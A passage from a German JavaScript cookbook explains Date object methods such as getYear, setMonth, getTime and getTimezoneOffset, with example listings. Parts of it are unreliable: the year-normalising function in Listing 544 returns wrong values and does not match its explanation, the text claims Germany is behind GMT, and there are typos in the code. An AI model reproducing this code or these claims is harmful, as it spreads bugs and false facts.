Jedes Datumsobjekt stellt die Methode `setSeconds()` bereit, um darüber die in einem vorangestellten Datumsobjekt gespeicherten Sekunden auf den als Zahl zu übergebenden Wert zu ändern. Es sind für die Sekunden im Allgemeinen nur Übergabewerte zwischen 0 und 59 sinnvoll.

Achtung

Die Methode `setSeconds()` wird keinen Fehler erzeugen, wenn Sie im Grunde unsinnige numerische Werte als Parameter eingeben. Sogar negative Werte sind möglich. Die Eingabe `setSeconds(65)` führt beispielsweise einfach dazu, dass die Sekunden in die nächste Minute übertragen werden. Diese Anweisung setzt die Uhrzeit einfach auf 5 Sekunden in der Folgeminute.

Beispiel (*dat18.html*):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write("Datum vor dem Setzen der Sekunden: " + a + "  
");
06   a.setSeconds(1);
07   document.write("Datum nach dem Setzen der Sekunden: " + a + "  
");
08 </script>
09 </body>
10 </html>
```

Listing 540: Das Setzen der Sekunden

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende Wert in dem Datumsobjekt ausgegeben. In Zeile 6 werden die Sekunden über `setSeconds()` geändert und in Zeile 7 das veränderte Datum ausgegeben.




Abbildung 266: Die veränderten Sekunden

180 Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode `getYear()` bereit, um darüber das Jahr aus einem Datumsobjekt zu extrahieren.

Beispiel (*dat8.html*):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write(
06     "Datum: " + a + "<br />Aktuelles Jahr: " + a.getYear() + "  
");
07 </script>
```

Listing 541: Extraktion des Jahres

```
08 </body>
09 </html>
```

Listing 541: Extraktion des Jahres (Forts.)

In Zeile 4 wird ein Datumsoberkot erzeugt und in Zeile 6 das Jahr ausgegeben, wie es mit `getYear()` extrahiert wurde.

```
Datum: Sun Nov 5 12:45:59 UTC+0100 2006
Aktuelles Jahr: 2006
```

Abbildung 267: Extraktion des Jahres – hier die Anzeige im Internet Explorer

Soweit scheint alles in Ordnung und sehr einfach zu sein. Aber dem ist nicht so. Laden Sie das Beispiel einfach in verschiedene Browser. Sie werden recht interessante Unterschiede zwischen dem Internet Explorer auf der einen Seite und einer ganzen Armada an Browsern wie dem Netscape Navigator, Mozilla, Opera oder ebenfalls dem Konqueror auf der anderen Seite entdecken.




Abbildung 268: Extraktion des Jahres – hier der Firefox

Das Jahr wird bei fast allen Browsern ausgehend von dem Jahr 1900 dargestellt. Also für das Jahr 2006 erhalten Sie den Wert 106. Im Internet Explorer hingegen erhalten Sie den Wert 2006.

Hinweis

Die unterschiedliche Darstellung der Jahreszahl bedeutet nicht, dass die interne Verwaltung des Datums in Millisekunden abweicht.

Besonders interessant wird die Darstellung in den meisten Browsern, wenn Sie ein Datumsobjekt mit einer Jahresangabe erstellen, die vor dem Jahr 1900 liegt. Sie erhalten bei der Extrahierung mit `getYear()` konsequenterweise negative Werte für das Jahr. Sie können das Phänomen mit der Datei `dat8b.html` testen.



Abbildung 269: Extrahierung des Jahres bei einem Datum vor dem Jahr 1900 – hier der Netscape Navigator 4.7

Hinweis

Auf den ersten Blick scheint das Verhalten im Internet Explorer, bei `getYear()` das Jahr in der vierstelligen Form zurückzugeben, vernünftiger zu sein als das Verhalten der anderen Browser. Aber nur auf den ersten Blick, denn im Internet Explorer passieren bei `getYear()` einige »interessante«⁴ Phänomene, die doch ziemlich unverständlich sind.

Betrachten Sie das nachfolgende Listing (*dat8e.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2004, 4, 17);
05   b = new Date(1963, 4, 17);
06   document.write(a.getYear() + "<br />");
07   document.write(b.getYear() + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 542: Erzeugung von zwei Datumsobjekten und Extrahierung des jeweiligen Jahres

In Zeile 4 und 5 werden zwei Datumsobjekte und in den beiden folgenden Zeilen das mit `getYear()` extrahierte Jahr ausgegeben. Soweit erscheint das Beispiel primitiv. Nur was liefert der Internet Explorer für eine Ausgabe?

2004
63

Abbildung 270: Bei Jahren ab 2000 liefert der Internet Explorer die vollständige Jahresangabe, davor nur den zweistelligen Wert.

Bei Datumsobjekten mit Jahresangaben ab dem Jahr 2000 liefert der Internet Explorer über die Methode `getYear()` die vollständige Jahresangabe, bei Datumsobjekten mit Jahresangaben vor dem Jahr 2000 jedoch nur den zweistelligen Wert. Dieses inkonsistente Verhalten erscheint doch mehr als unlogisch.



Abbildung 271: Dann schon lieber einheitlich wie hier im Navigator

Beachten Sie, dass sich das unterschiedliche Verhalten des Internet Explorers nicht nur in der Darstellung in Webseiten auswirkt, sondern auch bei Berechnungen mit Werten, die mit `getYear()` ermittelt werden (siehe dazu das Rezept »Wie kann ich das Alter einer Person bestimmen?« auf Seite 649 und dort die Warnung).

Um der unterschiedlichen Darstellung bzw. Interpretation der Jahreszahl in verschiedenen Browsern zu begegnen, können Sie nun vor der Extraktion des Jahres aus einem Datumsobjekt entweder eine Browserweiche vorschalten oder den Rückgabewert von `getYear()` so überarbeiten, dass in allen Browsern der gleiche Wert übrig bleibt. Für Letzteres können Sie die folgende Funktion verwenden:

```
01 function extrahiereJahr(a) {  
02     return 2000 + (a.getYear() % 100);  
03 }
```

Listing 543: Eine Funktion zur gleichen Darstellung des Jahres in allen Browsern

Die Funktion bekommt als Übergabewert ein Datumsobjekt und extrahiert wie gehabt das Jahr mit `getYear()`. Allerdings wird der Wert modulo dem Wert 100 genommen. Damit erhalten Sie für das Jahr 2006 sowohl im Internet Explorer als auch in den anderen Browsern den Wert 6. Dieser Wert wird auf den konstanten Wert 2000 addiert. Damit wird die Darstellung in allen Browsern identisch 2006 sein. Sie können die Funktion mit der Datei `dat8a.html` testen.




Abbildung 272: Extraktion des Jahres – hier der Firefox

```
Datum: Sun Nov 5 12:45:59 UTC+0100 2006  
Aktuelles Jahr: 2006
```

Abbildung 273: Extraktion des Jahres – hier der Internet Explorer

Die Funktion hat jedoch eine Schwäche – Sie können Sie nur für Jahresangaben ab dem Jahr 2000 und bis zum Jahr 2099 verwenden. Für Jahresangaben vor dem Jahr 2000 beziehungsweise ab 2100 funktioniert sie nicht. Sofern wir uns aber auf Jahresangaben ab 1900 zurückziehen, können Sie auf die folgende leicht überarbeitete Version zurückgreifen:

```
01 function extrahiereJahr(a) {  
02     return 1900 + ((1900 + a.getFullYear()) % 1900);  
03 }
```

Listing 544: Eine Funktion zur gleichen Darstellung des Jahres ab 1900 in allen Browsern

Die Funktion erhält wieder als Übergabewert ein Datumsobjekt und extrahiert erneut das Jahr mit `getFullYear()`. Allerdings wird der Wert hier nicht modulo dem Wert 100 genommen. Stattdessen wird auf den Wert von `getFullYear()` der Wert 1900 addiert und die Summe wird modulo dem Wert 1900 genommen.

Damit erhalten Sie beispielsweise für das Jahr 1963 im Internet Explorer für die Summe erst einmal den Wert 3863 ($1900 + 1963$) und das gibt modulo 1900 den Wert 63.

In den Browsern mit der Darstellung des Jahres ab 1900 erhalten Sie für das Jahr 1963 für die Summe erst einmal erneut den Wert 1963 ($1900 + 63$) und das gibt modulo 1900 ebenfalls den Wert 63.

Damit haben wir nach der Berechnung in beiden Browserwelten das gleiche Resultat und dieses wird auf dem Wert 1900 aufaddiert. Dies ergibt die gewünschte identische Darstellung des Jahres in allen Browsern.

Sie können die Funktion mit der Datei `dat8c.html` in verschiedenen Browsern testen.

Jetzt hat auch diese Funktion die Schwäche, bei Jahreszahlen vor dem Jahr 1900 nicht sauber zu funktionieren (einfach auf Grund der konstanten Addition des Werts 1900). Falls Sie einen Wert vor diesem Zeitpunkt darstellen wollen (warum auch immer), dann macht eine Browserweiche viel Sinn und dabei hilft folgender Algorithmus:

```
01 function extrahiereJahr(a) {  
02   if(navigator.appName.search("Microsoft Internet Explorer")!=-1) {  
03     return a.getYear();  
04   }  
05   else {  
06     return 1900 + a.getYear();  
07   }  
08 }
```

Listing 545: Eine Funktion zur gleichen Darstellung aller Jahre unter Verwendung einer Browserweiche

Die Funktion bekommt wieder als Übergabewert ein Datumsobjekt und extrahiert intern das Jahr mit `getYear()`. Wir unterscheiden mit einer einfachen Browserweiche⁵, ob der Browser des Anwenders der Internet Explorer ist oder nicht. Dazu durchsuchen wir mit Hilfe der `search()`-Methode des `String`-Objekts den Wert der Eigenschaft `navigator.appName`, ob darin eine charakteristische Zeichenkette für den Internet Explorer enthalten ist. Die `search()`-Methode liefert den Wert `-1`, wenn der gesuchte Text nicht im durchsuchten String vorkommt.

Wenn der Anwender also einen Internet Explorer verwendet, geben wir den Wert von `getYear()` unverändert zurück. In allen anderen Fällen addieren wir den Wert `1900` zu dem Rückgabewert. Beachten Sie, dass die Funktion auch für Jahresangaben vor `1900` funktioniert, denn dann werden ja negative Werte von `getYear()` geliefert.

Sie können die Funktion mit der Datei `dat8d.html` in verschiedenen Browsern testen.

Achtung

Auch die dritte Version zur gleichen Darstellung des Jahres in allen Webbrowsern hat ein potenzielles Problem. Wenn sich etwa ein Besucher mit einem Browser, der seine Identität verändern kann (etwa dem Opera-Browser) als Internet Explorer ausgibt, wird dessen Wert in `navigator.appName` entsprechend verändert sein und die Browserweiche gemäß ihrer Bestimmung reagieren. Handelt es sich dann um einen Browser, der bei `getYear()` das Jahr ab `1900` berechnet ausgibt, bleibt das Problem erhalten. Aber hier kommt man irgendwann vom Stock zum Stöckchen und zudem wird es in der Praxis sicher wenige Skripte geben, die mit Jahreszahlen operieren, die so weit zurückliegen.

Datums- operationen

181 Wie kann ich in einem existierenden Datumsobjekt die Jahreszahl ändern?

Jedes Datumsobjekt stellt die Methode `setYear()` bereit, um darüber das in einem vorangestellten Datumsobjekt gespeicherte Jahr zu ändern. Das Jahr ist vierstellig⁶ anzugeben. Das gilt auch für die Browser, bei denen die Abfrage des Jahres einen Wert vom Startjahr `1900` ausgerechnet ergibt (siehe das Rezept »Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren? auf Seite 628).

5. Natürlich können hier auch komplexere Browserweichen zum Einsatz kommen, wenn das notwendig erscheint.
6. Oder genauer – mit dem exakten Wert (falls Sie ein Jahr vor dem Jahr `1000` oder nach `9999` setzen wollen).

Beispiel (*dat20.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2004, 10, 5, 12, 45, 59, 4);
05   document.write("Datum vor dem Setzen des Jahres: " + a + "<br />");
06   a.setYear(2005);
07   document.write("Datum nach dem Setzen des Jahres: " + a + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 546: Das Setzen des Jahres

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende Wert in dem Datumsobjekt ausgegeben.

In Zeile 6 werden die Sekunden über `setYear()` geändert und in Zeile 7 das veränderte Datum ausgegeben.




Abbildung 274: Die Veränderung des Jahres

Hinweis

Beachten Sie, dass es beim Setzen des Jahres im Gegensatz zur Abfrage des Jahres keinerlei Unterschiede zwischen den Browsern gibt. Insbesondere setzen Sie auch in einem Browser wie dem Netscape Navigator oder Opera das Jahr über die tatsächliche Jahreszahl.

182 Wie kann ich den Monat aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode `getMonth()` bereit, um darüber den Monat als Zahl zu extrahieren.

Beispiel (*dat9.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 547: Extrahierung des Monats

```

04   a = new Date(2004, 10, 5, 12, 45, 59, 4);
05   document.write(
06     "Datum: " + a + "<br />Monat: " + a.getMonth() + "<br />");
07 </script>
08 </body>
09 </html>
```

Listing 547: Extrahierung des Monats (Forts.)

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 der mit `getMonth()` extrahierte Monat ausgegeben.

**Abbildung 275:** Extraktion des Monats**Achtung**

Die Zählung für den Monat beginnt mit dem Wert 0! Für Januar erhalten Sie also 0, für Februar 1 und für Dezember 11.

Natürlich ist auch eine rein numerische Ausgabe eines Monats nicht sonderlich komfortabel.

JavaScript stellt keine direkte Möglichkeit bereit, die deutschen Monatsnamen aus einem Datumsobjekt zu extrahieren⁷. Aber mit der nachfolgenden kleinen Funktion können Sie aus dem numerischen Wert, den `getMonth()` liefert, einen String mit dem echten Namen des Monats in deutscher Schreibweise ermitteln:

```

01 function monat(a) {
02   t = a.getMonth();
03   switch(t){
04     case 0 : return "Januar";
05     case 1 : return "Februar";
06     case 2 : return "März";
```

Listing 548: Rückgabe des Monats in deutscher Schreibweise

7. Indirekt können Sie mit Hilfe der Methode `toLocaleString()` einen Datumsstring mit lokalen Informationen erzeugen und daraus den Monat extrahieren. Das ist jedoch eher aufwändiger als das nachfolgende Rezept (siehe dazu das Rezept »Wie kann ich eine Zeit- oder Datumsangabe in eine Zeichenkette mit lokaler Darstellung umwandeln?« auf Seite 642).

636 >> Wie kann ich den Monat aus einem Datumsoberkett extrahieren?

```
07     case 3 : return "April";
08     case 4 : return "Mai";
09     case 5 : return "Juni";
10     case 6 : return "Juli";
11     case 7 : return "August";
12     case 8 : return "September";
13     case 9 : return "Oktober";
14     case 10 : return "November";
15     case 11 : return "Dezember";
16     default : return undefined;
17 }
```

Listing 548: Rückgabe des Monats in deutscher Schreibweise (Forts.)

Der Funktion wird beim Aufruf ein Datumsoberkett übergeben. In Zeile 2 wird der Monat aus dem übergebenen Datumsoberkett mit `getMonth()` numerisch extrahiert. Das nachfolgende `switch-case`-Konstrukt gibt den jeweils passenden Monat als String in ausgeschriebener Version zurück.

Hinweis

Beachten Sie, dass Sie trotz des Fall-Through-Charakters des `switch-case`-Konstrukts hier keine `break`-Anweisung benötigen, denn `return` verlässt bereits das `switch-case`-Konstrukt und die nachfolgenden Anweisungen werden damit nicht erreicht.

Schauen wir uns die Funktion in einem vollständigen Beispiel an.

Beispiel (`dat9a.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04 function monat(a) {
05   t = a.getMonth();
06   switch(t){
07     case 0 : return "Januar";
08     case 1 : return "Februar";
09     case 2 : return "März";
10     case 3 : return "April";
11     case 4 : return "Mai";
12     case 5 : return "Juni";
13     case 6 : return "Juli";
14     case 7 : return "August";
15     case 8 : return "September";
16     case 9 : return "Oktober";
17     case 10 : return "November";
18     case 11 : return "Dezember";
19     default : return undefinde;
20   }
21 }
22 a = new Date(1963, 4, 17);
```

Listing 549: Die Ausgabe des Monats in ausgeschriebener Form

```

23   document.write("Datum: " + a + "<br />Monat: " + monat(a) + "  
"
24   "<br />");
25 </script>
26 </body>
27 </html>
```

Listing 549: Die Ausgabe des Monats in ausgeschriebener Form (Forts.)

In Zeile 22 wird ein Datumsobjekt erzeugt und in Zeile 23 der Monat in ausgeschriebener Form ausgegeben, da der Rückgabewert der Funktion `monat()` verwendet wird.



Abbildung 276: Darstellung des extrahierten Monats in ausgeschriebener Form

183 Wie kann ich in einem existierenden Datumsobjekt den Monat ändern?

Jedes Datumsobjekt stellt die Methode `setMonth()` bereit, um darüber den in einem vorangestellten Datumsobjekt gespeicherten Monat auf den als Zahl zu übergebenden Monat zu ändern. Als Werte für den Monat sind Angaben zwischen 0 (Januar) und 11 (Dezember) erlaubt.

Achtung

Die Methode `setMonth()` wird keinen Fehler erzeugen, wenn Sie im Grunde unsinnige numerische Werte als Parameter eingeben. Sogar negative Werte sind als Parameter erlaubt. Die Eingabe `setMonth(12)` führt beispielsweise einfach dazu, dass die Monate in das nächste Jahr übertragen werden. Diese Anweisung setzt das Datum einfach auf den Januar in dem Folgejahr.

Beispiel (`dat17.html`):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2004, 10, 5, 12, 45, 59, 4);
05   document.write("Datum vor dem Setzen des Monats: " + a + "<br />"); 
06   a.setMonth(1);
```

Listing 550: Das Setzen des Monatstags

638 >> Wie kann ich die Zeit, die seit dem 1. Januar 1970, 0:00:00 bis zu dem im Objekt ...?

```
07 document.write("Datum nach dem Setzen des Monats: " + a + "  
08 <br />");  
09 </script>  
10 </body>  
11 </html>
```

Listing 550: Das Setzen des Monatstags (Forts.)

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende Wert in dem Datumsobjekt ausgegeben.

In Zeile 6 wird der Monat über `setMonth()` geändert und in Zeile 7 das veränderte Datum ausgegeben.

184 Wie kann ich die Zeit, die seit dem 1. Januar 1970, 0:00:00 bis zu dem im Objekt gespeicherten Zeitpunkt vergangen ist, ermitteln?

Sämtliche Datums- und Zeitangaben in JavaScript berechnen sich in Millisekunden, die seit dem 1. Januar 1970, 0:00:00 Uhr vergangen sind. Jedes Datumsobjekt stellt die Methode `getTime()` bereit, um darüber die Anzahl der Millisekunden als Zahl zu erhalten, die seit dem 1. Januar 1970, 0:00:00 bis zu dem im Objekt gespeicherten Zeitpunkt vergangen sind.

Beispiel (`dat10.html`):

```
01 <html>  
02 <body>  
03 <script language="JavaScript">  
04 a = new Date(2004, 10, 5, 12, 45, 59, 4);  
05 document.write("Datum: " + a +  
06 "<br />Die Anzahl der Millisekunden, die seit dem 1. Januar 1970, 0:00:00<br />bis zu dem im Objekt gespeicherten Zeitpunkt vergangen sind: " +  
07 a.getTime() + "<br />");  
08 </script>  
09 </body>  
10 </html>
```

Listing 551: Extrahierung des Monattags

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 7 die Anzahl der Millisekunden ausgegeben, wie sie von `getTime()` geliefert wird.

Interessant ist es natürlich, welche Werte die Methode `getTime()` liefert, wenn ein Datumsobjekt mit einem Wert vor dem 1. Januar 1970, 0:00:00 die Basis bildet. Es werden konsequenterweise einfach negative Werte extrahiert.




Abbildung 277: Die Anzahl der Millisekunden seit dem 1. Januar 1970, 0:00:00 bei einem Datumsobjekt, das vor diesem Zeitpunkt liegt

Tipp

Es gibt noch zwei Alternativen, um die Anzahl der Millisekunden, die zwischen dem 1.1.1970 0:00:00 und dem übergebenen Zeitpunkt verstrichen sind, zu ermitteln. Mit der `parse()`-Methode des `Date`-Objekts können Sie aus einer in Form einer Zeichenkette übergebenen Zeit diesen Wert nach dem IETF-Standard (Internet Engineering Task Force) ermitteln. Die Anwendung ist aber gerade im deutschsprachigen Raum ziemlich unbequem, denn der IETF-Standard fordert die Angabe des Zeitpunkts wie in den folgenden Beispielen: "Wed, 16Oct 1991 23:59:00 GMT" oder "Mon, 11Dec 2005 15:30:00 GMT+0430". Beachten Sie dazu aber das Rezept »Wie kann ich eine Zeit- oder Datumsangabe in den IETF-Standard umwandeln?« auf Seite 641.

Die zweite Alternative ist die Methode `UTC()`. Dabei wird die folgende Syntax verwendet:
`UTC(Jahr, Monat, Tag [, Stunden] [, Minuten] [, Sekunden])`

Listing 552: Verwendung von `UTC()`

Der Aufruf der Methode bewirkt die Rückgabe der Millisekunden, die zwischen dem 1.1.1970, 0:00:00 Uhr und dem übergebenen Zeitpunkt verstrichen sind. Alle Parameter sind als Zahlenwerte zu übergeben. Die Angabe der Datumswerte ist zwingend, die der Uhrzeitwerte ist optional.

185 Wie kann ich in einem existierenden Datumsobjekt die Millisekunden ändern?

Jedes Datumsobjekt stellt die Methode `setTime()` bereit, um darüber die in einem vorangestellten Datumsobjekt gespeicherten Millisekunden zu ändern. Diese Methode ändert den kompletten Inhalt des Objekts auf einmal durch Übergeben einer Zahl, die die Anzahl der Millisekunden seit dem 01.01.1970, 0:00:00 Uhr darstellt.

Beispiel (`dat19.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 553: Das Setzen der Millisekunden seit dem 01.01.1970, 0:00:00 Uhr

```

04  a = new Date(2004, 10, 5, 12, 45, 59, 4);
05  document.write("Datum vor dem Setzen der Millisekunden: " + a + "  
");
06  a.setTime(a.getTime() + 10000);
07  document.write("Datum nach dem Setzen der Millisekunden: " + a + "  
");
08  </script>
09 </body>
10 </html>
```

Listing 553: Das Setzen der Millisekunden seit dem 01.01.1970, 0:00:00 Uhr (Forts.)

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende Wert in dem Datumsobjekt ausgegeben. In Zeile 6 werden die Millisekunden über setTime() geändert. Dabei fragen wir zuerst die Anzahl der Millisekunden in dem bereits erzeugten Datumsobjekt mit der Methode getTime() ab⁸ und addieren darauf einfach einen Wert. In Zeile 7 wird das veränderte Datum ausgegeben.

186 Wie kann ich den Unterschied zwischen der lokalen Zeit und der Greenwich Mean Time ermitteln?

Zeitangaben unterscheiden sich je nach dem Ort, an dem Sie die Zeit messen. Mit anderen Worten – wenn es in Sydney 12:00 Uhr ist, ist es auf der gegenüberliegenden Seite der Erdkugel 24:00 Uhr. Entsprechend gibt es auf der Erde verschiedene Zeitzonen.

Zur Bestimmung der jeweiligen Zeit wird in den Zeitbestimmungsverfahren der so genannte Meridian herangezogen. Darunter versteht man den vom Erdmittelpunkt aus auf die Himmelskugel projizierten Längenkreis. Um als absolutes Maß eine weltweit einheitliche Zeit zu definieren, erklärte eine Kommission den Meridian von Greenwich in England zum Nullpunkt der Zeitmessung. Alle anderen Zeiten beziehen sich auf diese Greenwich-Zeit.

Jedes Datumsobjekt stellt die Methode getTimezoneOffset() bereit, um darüber den Unterschied zwischen der lokalen Zeit, wie sie in dem Rechner des Anwenders eingestellt ist, und der Greenwich Mean Time (GMT) in Minuten zu berechnen. Je nach lokaler Zeitzone ist der Rückgabewert positiv (der GMT voraus) oder negativ (hinter der GMT zurück).

Beispiel (*dat11.html*):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date();
05   document.write("Datum: " + a + "<br />" +
06   "Unterschied zwischen der lokalen Zeit und Greenwich Mean Time: " +
07   + a.getTimezoneOffset() + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 554: Den Unterschied zwischen lokaler Zeit und GMT berechnen

8. Der Grund ist, dass die Anzahl der Millisekunden bei dem aktuellen Datum recht groß ist und man ohne Hilfsmittel beim Setzen eines Werts kaum auskommt. Oder wissen Sie aus dem Stehgref, wie viele Millisekunden seit dem 1. Januar 1970, 0,00 Uhr bis zum heutigen Datum vergangen sind ;-).

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 7 der Unterschied zwischen der lokalen Zeit und der Greenwich Meridian Time in Minuten ausgegeben. Deutschland ist in der Sommerzeit zwei Stunden und in der Winterzeit eine Stunde hinter der GTM zurück.




Abbildung 278: Deutschland im Sommer

187 Wie kann ich eine Zeit- oder Datumsangabe in den IETF-Standard umwandeln?

Der Umgang mit Datum und Uhrzeit ist in JavaScript sehr stark am angloamerikanischen Sprachgebrauch orientiert. So benötigen Sie bei einigen Operationen eine Datums- beziehungsweise Zeitangabe in Form einer Zeichenkette nach dem IETF-Standard (Internet Engineering Task Force), die im deutschsprachigen Raum kaum üblich und ziemlich unbequem ist.

Jedes Datumsobjekt stellt jedoch glücklicherweise die Methode `toGMTString()` bereit, um die in einem Datumsobjekt vorhandene Zeit in eine Zeichenkette nach dem IETF-Standard umzuwandeln.

Beispiel (`dat12.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date();
05   document.write("Datum: " + a + "<br />Umgewandelt in das ←
06   IETF-Format: "
07   + a.toGMTString() + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 555: Umwandlung in das IETF-Format

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der Datumsstring nach dem IETF-Format ausgegeben.




Abbildung 279: Ein Datumsstring im IETF-Format

Hinweis

Beachten Sie auch das verwandte Rezept »Wie kann ich eine Zeit- oder Datumsangabe in eine Zeichenkette mit lokaler Darstellung umwandeln?« auf Seite 642.

